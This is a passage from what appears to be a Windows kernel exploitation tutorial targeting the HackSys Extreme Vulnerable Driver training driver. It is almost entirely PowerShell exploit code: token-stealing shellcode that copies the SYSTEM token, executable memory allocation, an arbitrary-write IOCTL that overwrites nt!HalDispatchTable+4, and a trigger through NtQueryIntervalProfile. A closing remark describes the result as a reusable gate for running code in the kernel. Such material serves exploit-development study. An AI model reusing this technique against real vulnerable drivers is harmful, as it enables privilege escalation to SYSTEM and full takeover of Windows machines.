    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,       # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,       # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx     |
    0x75, 0xED,                         # jnz                           ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                               # popad
    0xC3                                # ret
)

# Write shellcode to memory
echo "`n[>] Allocating ring0 payload.."
[IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, $Shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $Pointer, $Shellcode.Length)
$WriteWhat = [System.BitConverter]::GetBytes($Pointer.ToInt32())
echo "[+] Payload size: $($Shellcode.Length)"
echo "[+] Payload address: 0x$("{0:X8}" -f $Pointer.ToInt32())"

# Get handle to driver
$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

# TriggerArbitraryOverwrite() IOCTL = 0x22200B
# => [IntPtr]$WriteWhatPtr->$WriteWhat + $WriteWhere
#---
[IntPtr]$WriteWhatPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($WriteWhat.Length)
[System.Runtime.InteropServices.Marshal]::Copy($WriteWhat, 0, $WriteWhatPtr, $WriteWhat.Length)
$Buffer = [System.BitConverter]::GetBytes($WriteWhatPtr.ToInt32()) + $WriteWhere

echo "`n[>] Sending WriteWhatWhere buffer.."
echo "[+] IOCTL: 0x22200B"
echo "[+] Buffer length: $($Buffer.Length)"
```

```
echo "[+] WriteWhere: 0x$('{0:X}' -f $($HalDispatchTable+4)) => nt!HalDispatchTable+4`n"
[EVD]::DeviceIoControl($hDevice, 0x22200B, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze

# NtQueryIntervalProfile()->KeQueryIntervalProfile()
# => KeQueryIntervalProfile+0x23-> call dword HalDispatchTable+0x4
#---
# kd>
# nt!KeQueryIntervalProfile+0x23:
# 82cd0836 ff150404b382    call    dword ptr [nt!HalDispatchTable+0x4 (82b30404)]
# 82cd083c 85c0            test    eax,eax
# 82cd083e 7c0b            jl      nt!KeQueryIntervalProfile+0x38 (82cd084b)
#---
echo "[>] Calling NtQueryIntervalProfile trigger..`n"
[UInt32]$Dummy = 0
[EVD]::NtQueryIntervalProfile(0xb33f,[ref]$Dummy) |Out-Null
```



Also, think about it, after corrupting the HalDispatchTable pointer we have effectively created a Kernel gate. We can always overwrite our shellcode at the same offset and call NtQueryIntervalProfile to directly run new code in the kernel!

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